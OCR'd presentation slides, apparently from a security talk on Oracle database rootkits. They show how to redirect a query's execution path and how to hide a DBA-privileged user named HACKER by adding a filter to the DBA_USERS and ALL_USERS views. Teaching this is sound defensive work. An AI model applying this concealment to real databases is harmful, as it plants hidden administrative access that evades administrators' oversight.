
We can change the execution path by

- Creating a local object with the identical name
- Creating a private synonym pointing to a different object
- Creating or modify a public synonym pointing to a different object
- **Switching to a different schema**


Oracle Execution Path



Oracle Execution Path




Hide Database Users



User management in Oracle

- User and roles are stored together in the table SYS.USER$
- Users have flag TYPE# = 1
- Roles have flag TYPE# = 0
- Views dba_users and all_users to simplify access
- Synonyms for dba_users and all_users


Hide Database Users



Example: Create a database user called hacker

```
SQL> create user hacker identified
     by hacker;

SQL> grant dba to hacker;
```

Hide Database Users




Example: List all database users

```
SQL> select username from dba_users;

USERNAME
------------------------------
SYS
SYSTEM
DBSNMP
SYSMAN
MGMT_VIEW
OUTLN
MDSYS
ORDSYS
EXFSYS
HACKER
[…]
```


Hide Database Users

Enterprise Manager (Java)




Enterprise Manager (Web)

Quest TOAD



Hide Database Users




Add an additional line to the view

```
and pr.resource# = 1
AND U.NAME != 'HACKER'
```


Hide Database Users

Enterprise Manager (Java)




Enterprise Manager (Web)

Quest TOAD




Hide Database Users

TOAD is using the view ALL_USERS instead of DBA_USERS. That‘s why the user HACKER is still visible.




Hide Database Users

Now the user is gone in TOAD too…




Hide Database Users

select * from dba_users; (e.g. as user SYSTEM)



